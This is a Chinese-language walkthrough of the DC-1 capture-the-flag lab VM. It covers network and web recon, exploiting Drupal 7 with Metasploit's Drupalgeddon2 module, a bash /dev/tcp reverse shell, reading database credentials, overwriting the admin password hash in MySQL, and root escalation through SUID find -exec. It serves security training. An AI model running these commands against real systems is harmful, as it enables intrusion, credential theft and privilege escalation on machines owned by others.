

信息收集 (Information Gathering)

确定目标IP: `arp-scan -I eth0 -l`

```
(root@kali)-[/opt/Oneforall]
# arp-scan -I eth0 -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:20:6f:96, IPv4: 192.168.230.141
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.230.1    00:50:56:c0:00:08    VMware, Inc.
192.168.230.2    00:50:56:ff:a9:4a    VMware, Inc.
192.168.230.157 00:0c:29:7b:53:0a    VMware, Inc.
192.168.230.254 00:50:56:f9:8f:62    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.094 seconds (122.25 hosts/sec). 4 responded
```

端口与服务扫描: `nmap -sS -sV -O -A -p- 192.168.230.157`

```

# nmap -sV -A -O -sS -p- 192.168.230.157
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-01 09:32 -0400
Nmap scan report for 192.168.230.157 (192.168.230.157)
Host is up (0.0017s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey: scan_ pentag...
| 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_ 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000   2,3,4        111/tcp    rpcbind
|   100000   2,3,4        111/udp    rpcbind
|   100000   3,4          111/tcp6   rpcbind
|   100000   3,4          111/udp6   rpcbind
|   100024   1            33122/udp6 status
|   100024   1            43722/tcp  status
|   100024   1            53767/udp  status
|_ 100024   1            56029/tcp6 status
43722/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:7B:53:0A (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1    1.73 ms    192.168.230.157 (192.168.230.157)

```

```
fscan -h 192.168.230.157 -p 22,80,111,437222
```

```
(root@kali)-[/opt/Oneforall]
# fscan -h 192.168.230.157 -p 22,80,111,43722

Fscan 2.2.0

[*] 服务插件: webtitle, ssh, webpoc
[*] 参数自适应: Timeout=1000ms, ModuleThread=20, Retry=1, ICMPRate=0.30, PocNum=20
[*] 192.168.230.157:22 ssh [Product:OpenSSH ||Version:6.0p1 Debian 4+deb7u7] Banner:(SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u7)
[*] 192.168.230.157:111 rpcbind Banner:(r)
[*] http://192.168.230.157 http [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 200 OK Date: Tue, 01 Sep 2026 21:35:55 GMT Server: Apache/2.2.22 (Debian ...))
[*] POC加载完成: 总共387个, 成功387个, 失败0个
[*] http://192.168.230.157 code:200 len:7711 title:Welcome to Drupal Site | Drupal Site server:Apache/2.2.22 (Debian) [apache-http drupal apache/2.2.22 php/5.4.45 drupal/7]
[*] 192.168.230.157:43722
端口扫描中 (600线程) ● 100.0% [ ] (4/4) 0/s TCP:36/10
[完成] 扫描完成: 4/4 (耗时: 13.6s)
[*] 扫描完成, 发现 4 个开放端口
[-] 192.168.230.157:22 ssh 未发现弱密码
[*] 扫描任务完成, 耗时 1m46.907s, 已扫描 3 个目标
```

Web指纹探测: whatweb -a 3 192.168.230.157

```
(root@kali)-[/opt/Oneforall]
# whatweb -a 3 192.168.230.157
ERROR Opening: https://192.168.230.157 - Connection refused - connect(2) for "192.168.230.157" port 443
http://192.168.230.157 [200 OK] Apache[2.2.22], Content-Language[en], Country[RESERVED][ZZ], Drupal[7.22,7.23,7.24,7.25,7.26], HTTPServer[Debian Linux][Apache/2.2.22 (Debian)], IP[192.168.230.157], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PHP[5.4.45-0+deb7u14], PasswordField[pass], Script[text/javascript], Title[Welcome to Drupal Site | Drupal Site], UncommonHeaders[x-generator], X-Powered-By[PHP/5.4.45-0+deb7u14]
```

目录发现:

```
ffuf -w /usr/share/wordlists/dirb/common.txt \
-u http://192.168.230.157:80/FUZZ \
-e .php,.txt,.bak,.zip \
-recursion \
-recursion-depth 2 \
-c -ac -o output.txt -of csv
```

```
(root@kali)-[/home/kali]
# cat output.txt | grep 200
,http://192.168.230.157:80/,1,200,7711,812,150,text/html; charset=utf-8,65.89676ms,,343fc1
0,http://192.168.230.157:80/0,651,200,7711,812,150,text/html; charset=utf-8,2.393379263s,,343fc28b
index.php,http://192.168.230.157:80/index.php,,10082,200,7711,812,150,text/html; charset=utf-8,2.235129342s,,343fc2762
index.php,http://192.168.230.157:80/index.php,,10101,200,7711,812,150,text/html; charset=utf-8,2.156163243s,,343fc2775
install.php,http://192.168.230.157:80/install.php,,10287,200,3219,192,55,text/html; charset=utf-8,1.343421674s,,343fc282f
LICENSE,http://192.168.230.157:80/LICENSE,,11406,200,18092,3133,340,text/plain,90.071312ms,,343fc2c8e
LICENSE.txt,http://192.168.230.157:80/LICENSE.txt,,11408,200,18092,3133,340,text/plain,25.199931ms,,343fc2c90
node,http://192.168.230.157:80/node,,13441,200,7711,812,150,text/html; charset=utf-8,2.179317564s,,343fc3481
README,http://192.168.230.157:80/README,,16471,200,5376,678,124,text/plain,109.943337ms,,343fc4057
README.txt,http://192.168.230.157:80/README.txt,,16473,200,5376,678,124,text/plain,18.883217ms,,343fc4059
robots,http://192.168.230.157:80/robots,,17171,200,1561,128,61,text/plain,85.595714ms,,343fc4313
robots.txt,http://192.168.230.157:80/robots.txt,,17173,200,1561,128,61,text/plain,89.407968ms,,343fc4315
robots.txt,http://192.168.230.157:80/robots.txt,,17176,200,1561,128,61,text/plain,1.439432ms,,343fc4318
update.php,http://192.168.230.157:80/update.php,,20992,403,4143,333,61,text/html; charset=utf-8,2.826995562s,,343fc5200
user,http://192.168.230.157:80/user,,21126,200,7564,761,143,text/html; charset=utf-8,2.191517898s,,343fc5286
web.config,http://192.168.230.157:80/web.config,,21821,200,2178,416,47,,102.345636ms,,343fc553d
xmlrpc.php,http://192.168.230.157:80/xmlrpc.php,,22827,200,42,6,1,text/html,2.014661655s,,343fc592b
xmlrpc.php,http://192.168.230.157:80/xmlrpc.php,,22836,200,42,6,1,text/html,1.951003382s,,343fc5934
ajax,http://192.168.230.157:80/misc/ajax,,1851,200,22540,4082,623,application/javascript,121.790424ms,,a07f973b
batch,http://192.168.230.157:80/misc/batch,,2986,200,939,186,33,application/javascript,125.491859ms,,a07f9baa
collapse,http://192.168.230.157:80/misc/collapse,,4671,200,3323,722,104,application/javascript,116.374502ms,,a07f9123f
configure,http://192.168.230.157:80/misc/configure,,4986,200,248,1,5,image/png,126.465749ms,,a07f9137a
drupal,http://192.168.230.157:80/misc/drupal,,6771,200,14544,2568,434,application/javascript,112.848573ms,,a07f91a73
favicon.ico,http://192.168.230.157:80/misc/favicon.ico,,7871,200,1150,5,2,image/vnd.microsoft.icon,87.935257ms,,a07f91ebf
feed,http://192.168.230.157:80/misc/feed,,7956,200,656,1,5,image/png,79.324533ms,,a07f91f14
form,http://192.168.230.157:80/misc/form,,8306,200,2460,465,79,application/javascript,116.927849ms,,a07f92072
help,http://192.168.230.157:80/misc/help,,9426,200,294,2,5,image/png,111.039407ms,,a07f924d2
jquery,http://192.168.230.157:80/misc/jquery,,10876,200,78602,1159,169,application/javascript,111.633387ms,,a07f92a7c
print,http://192.168.230.157:80/misc/print,,15491,200,291,43,26,text/css,109.905737ms,,a07f93c83
progress,http://192.168.230.157:80/misc/progress,,15841,200,3112,542,107,application/javascript,39.371689ms,,a07f93de1
states,http://192.168.230.157:80/misc/states,,19196,200,17355,3599,545,application/javascript,88.876337ms,,a07f94afc
tree,http://192.168.230.157:80/misc/tree,,20696,200,130,2,3,image/png,105.552487ms,,a07f956d8
README,http://192.168.230.157:80/modules/README,,16471,200,448,57,10,text/plain,99.34207ms,,80f9c4057
README.txt,http://192.168.230.157:80/modules/README.txt,,16473,200,448,57,10,text/plain,92.988118ms,,80f9c4059
```

综上所述:

- 端口22, 80, 111
- CMS框架Drupal[7.22,7.23,7.24,7.25,7.26],
- 后端语言PHP[5.4.45-0+deb7u14],
- web服务器[Apache/2.2.22 (Debian)]

web漏洞利用

搜索漏洞

优先搜索CMS相关漏洞: searchexploit Drupal 尝试7.x相关

```
(root@kali) - [/home/kali]
# searchsploit Drupal
```

Exploit Title	Path
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction	php/webapps/51723.txt
Drupal 11.x-dev - Full Path Disclosure	php/webapps/52266.py
Drupal 4.0 - News Message HTML Injection	php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service	php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution	php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution	php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities	php/webapps/33706.txt
Drupal < 7.34 - Denial of Service	php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)	php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)	php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution	php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure	php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)	php/webapps/50841.txt
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections	php/webapps/32415.txt
Drupal Module CAPTCHA - Security Bypass	php/webapps/35335.html
Drupal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler Cross-Site Scripting	php/webapps/18389.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting	php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)	php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution	php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting	php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload	php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam - Multiple Vu	php/webapps/35072.txt
Drupal Module MiniorangeSAML 8.x-2.22 - Privilege escalation	php/webapps/50361.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)	php/remote/40130.rb
Drupal Module Sections - Cross-Site Scripting	php/webapps/10485.txt
Drupal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection	php/webapps/33410.txt

```
Shellcodes: No Results
```

msf中有则直接使用, 没有则取拉取网上的exp


```
(root@kali) - [~/home/kali]
# msfconsole -q
msf > search Drupal

Matching Modules
=====

#  Full Name                                     Disclosure Date  Rank    Check  Name
-  -
0  exploit/unix/webapp/drupal_coder_exec         2016-07-13      excellent Yes     Drupal CODER Module Re
note Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28      excellent Yes     Drupal Drupalgeddon 2
Forms API Property Injection
2  \_ target: Automatic (PHP In-Memory)           .               .       .       .
3  \_ target: Automatic (PHP Dropper)             .               .       .       .
4  \_ target: Automatic (Unix In-Memory)          .               .       .       .
5  \_ target: Automatic (Linux Dropper)           .               .       .       .
6  \_ target: Drupal 7.x (PHP In-Memory)          .               .       .       .
7  \_ target: Drupal 7.x (PHP Dropper)            .               .       .       .
8  \_ target: Drupal 7.x (Unix In-Memory)         .               .       .       .
9  \_ target: Drupal 7.x (Linux Dropper)          .               .       .       .
10 \_ target: Drupal 8.x (PHP In-Memory)          .               .       .       .
11 \_ target: Drupal 8.x (PHP Dropper)            .               .       .       .
12 \_ target: Drupal 8.x (Unix In-Memory)         .               .       .       .
13 \_ target: Drupal 8.x (Linux Dropper)          .               .       .       .
14 \_ AKA: SA-CORE-2018-002                      .               .       .       .
15 \_ AKA: Drupalgeddon 2                       .               .       .       .
16 exploit/multi/http/drupal_drupalgeddon       2014-10-15      excellent No      Drupal HTTP Parameter
Key/Value SQL Injection
17 \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method) .               .       .       .
18 \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method) .               .       .       .
19 auxiliary/gather/drupal_openid_xxe           2012-10-17      normal  Yes     Drupal OpenID External
Entity Injection
20 exploit/unix/webapp/drupal_restws_exec        2016-07-13      excellent Yes     Drupal RESTWS Module R
emote PHP Code Execution
21 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20      normal  Yes     Drupal RESTful Web Ser
vices unserialize() RCE
22 \_ target: PHP In-Memory                      .               .       .       .
23 \_ target: Unix In-Memory                     .               .       .       .
24 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02      normal  Yes     Drupal Views Module Us
ers Enumeration
25 exploit/unix/webapp/php_xmlrpc_eval           2005-06-29      excellent Yes     PHP XML-RPC Arbitrary
Code Execution

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval
```

获取初步shell

直接利用exploit/unix/webapp/drupal_drupalgeddon2获取反弹shell

查看flag.txt：提示我们看配置文件

```
ls -l
total 168
-rw-r--r-- 1 www-data www-data 1481 Nov 21 2013 COPYRIGHT.txt
-rw-r--r-- 1 www-data www-data 1451 Nov 21 2013 INSTALL.mysql.txt
-rw-r--r-- 1 www-data www-data 1874 Nov 21 2013 INSTALL.pgsql.txt
-rw-r--r-- 1 www-data www-data 1298 Nov 21 2013 INSTALL.sqlite.txt
-rw-r--r-- 1 www-data www-data 17861 Nov 21 2013 INSTALL.txt
-rwxr-xr-x 1 www-data www-data 18092 Nov 1 2013 LICENSE.txt
-rw-r--r-- 1 www-data www-data 8191 Nov 21 2013 MAINTAINERS.txt
-rw-r--r-- 1 www-data www-data 5376 Nov 21 2013 README.txt
-rw-r--r-- 1 www-data www-data 9642 Nov 21 2013 UPGRADE.txt
-rw-r--r-- 1 www-data www-data 6604 Nov 21 2013 authorize.php
-rw-r--r-- 1 www-data www-data 720 Nov 21 2013 cron.php
-rw-r--r-- 1 www-data www-data 52 Feb 19 2019 flag1.txt
drwxr-xr-x 4 www-data www-data 4096 Nov 21 2013 includes
-rw-r--r-- 1 www-data www-data 529 Nov 21 2013 index.php
-rw-r--r-- 1 www-data www-data 703 Nov 21 2013 install.php
drwxr-xr-x 4 www-data www-data 4096 Nov 21 2013 misc
drwxr-xr-x 42 www-data www-data 4096 Nov 21 2013 modules
drwxr-xr-x 5 www-data www-data 4096 Nov 21 2013 profiles
-rw-r--r-- 1 www-data www-data 1561 Nov 21 2013 robots.txt
drwxr-xr-x 2 www-data www-data 4096 Nov 21 2013 scripts
drwxr-xr-x 4 www-data www-data 4096 Nov 21 2013 sites
drwxr-xr-x 7 www-data www-data 4096 Nov 21 2013 themes
-rw-r--r-- 1 www-data www-data 19941 Nov 21 2013 update.php
-rw-r--r-- 1 www-data www-data 2178 Nov 21 2013 web.config
-rw-r--r-- 1 www-data www-data 417 Nov 21 2013 xmlrpc.php
```

查看flag1.txt

```
cat flag1.txt
Every good CMS needs a config file - and so do you.
```

内部信息提取与数据库翻找

Drupal 7.x 的核心配置文件是 `settings.php`

默认路径 `/var/www/html/sites/default/settings.php`


```
cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupaldb',
          'username' => 'dbuser',
          'password' => 'R0ck3t',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
    ),
);
```

获得flag2与数据库连接账号

升级shell

先反弹shell到kali终端，不要在msf中直接升级可能冲突

```
meterpreter > shell
Process 3882 created.
Channel 3 created.
bash -v
bash -c ''
bash -c ''
bash -c 'bash -i >& /dev/tcp/192.168.230.141/8888 0>&1'
bash -c 'bash -i >& /dev/tcp/192.168.230.141/8888 0>&1'
```

反弹shell成功


```
[sudo] kali 的密码:
(root@kali)-[/home/kali]
# nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.230.141] from (UNKNOWN) [192.168.230.157] 53384
bash: no job control in this shell
www-data@DC-1: /var/www$
```

升级shell

```
(root@kali)-[/home/kali]
# nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.230.141] from (UNKNOWN) [192.168.230.157] 53385
bash: no job control in this shell
www-data@DC-1: /var/www$ python --version
python --version
Python 2.7.3
www-data@DC-1: /var/www$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DC-1: /var/www$ export TERM=xterm
export TERM=xterm
www-data@DC-1: /var/www$ ^Z
zsh: suspended nc -nlvp 8888

fg

bash: fg: current: no such job
www-data@DC-1: /var/www$ ls
COPYRIGHT.txt      LICENSE.txt      cron.php      misc      sites
INSTALL.mysql.txt  MAINTAINERS.txt  flag1.txt     modules   themes
INSTALL.pgsql.txt  README.txt       includes      profiles  update.php
INSTALL.sqlite.txt  UPGRADE.txt      index.php     robots.txt web.config
INSTALL.txt        authorize.php     install.php   scripts   xmlrpc.php
www-data@DC-1: /var/www$ cat authorize.php
```

利用mysql凭证登陆mysql

```
www-data@DC-1:/$ mysql -u dbuser -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2902
Server version: 5.5.60-0+deb7u1 (Debian)


Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement

mysql>
```


尝试修改登陆后台密码：drupaldb数据库后台名



查找admin类似账号

```
mysql> select * from users where name ="admin" \G
***** 1. row *****
      uid: 1
     name: admin
    pass: $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
     mail: admin@example.com
     theme:
  signature:
signature_format: NULL
     created: 1550581826
      access: 1550583852
       login: 1550582362
      status: 1
  timezone: Australia/Melbourne
   language:
    picture: 0
      init: admin@example.com
       data: b:0;
1 row in set (0.00 sec)
```

三条路，修改admin密码，破解密码（加盐hash就不要去爆破了），或者创建一个新的账号（但如果没有最高权限无法创建高权限账号作用不大）

重置密码，这个密码是加salt的需要知道hash算法和salt值，好在scripts中存在密码生成脚本
新密码生成成功


```
www-data@DC-1: /var/www$ php scripts/password-hash.sh admin
password: admin          hash: $S$D/3sGb1eN00DlWQzj2YpwXG7e1IFkqvGk0y7T2f94RXHc8556jdv
www-data@DC-1: /var/www$
```

去替换

```
8556jdv' WHERE name = 'admin'; '$$D/3sGb1eN00DlWQzj2YpwXG7e1IFkqvGk0y7T2f94RXHc
Query OK, 0 rows affected (0.00 sec)
Rows matched: 1  Changed: 0  Warnings: 0
mysql> select * from users where name="admin" \G
***** 1. row *****
      uid: 1
      name: admin
      pass: $$D/3sGb1eN00DlWQzj2YpwXG7e1IFkqvGk0y7T2f94RXHc8556jdv
      mail: admin@example.com
      theme:
      signature:
signature_format: NULL
      created: 1550581826
      access: 1550583852
      login: 1550582362
      status: 1
      timezone: Australia/Melbourne
      language:
      picture: 0
      init: admin@example.com
      data: b:0;
1 row in set (0.00 sec)

mysql> |
```

admin登陆成功



← → ↻ 🏠 不安全 http://192.168.230.157/node

📍 登录 - 后台管理系统 🚫 后台管理-登陆 📍 玄域靶场系统

🏠 Dashboard Content **Structure** Appearance People Modules Configuration Reports Help

Add content Find content

 Drupal Site

Home

🔍

Welcome to Drupal Site

No front page content has been created yet.

- [Add new content](#)

Navigation

▶ [Add content](#)

系统提权

获得flag3

 Drupal Site

My account Log out

Home

ome



View

Edit

Navigation

[Add content](#)

flag3

Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.

home下有一个flag4用户查看其中信息:告诉我们root下也有一个flag，但是我们没有权限

```
www-data@DC-1: /var/www$ cd /home/flag4
www-data@DC-1: /home/flag4$ ls
flag4.txt
www-data@DC-1: /home/flag4$ cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy. Or maybe it is?
www-data@DC-1: /home/flag4$
```

使用find发现SUID账户

```
www-data@DC-1: /$ find / -perm -4000 -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

使用find发现SGID账户

```
www-data@DC-1:/$ find / -perm -2000 -type f 2>/dev/null
/usr/bin/ssh-agent
/usr/bin/at
/usr/bin/mlocate
/usr/bin/lockfile
/usr/bin/chage
/usr/bin/bsd-write
/usr/bin/mutt_dotlock
/usr/bin/wall
/usr/bin/crontab
/usr/bin/expiry
/usr/bin/procmail
/usr/bin/dotlockfile
/usr/lib/utempter/utempter
/sbin/unix_chkpwd
www-data@DC-1:/$
```

使用SUID的find命令进行提权。

```
www-data@DC-1:/$ find . -exec /bin/sh -c "ls /root && cat /root/the*" \; -quit
thefinalflag.txt
Well done!!!!
```

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
www-data@DC-1:/\$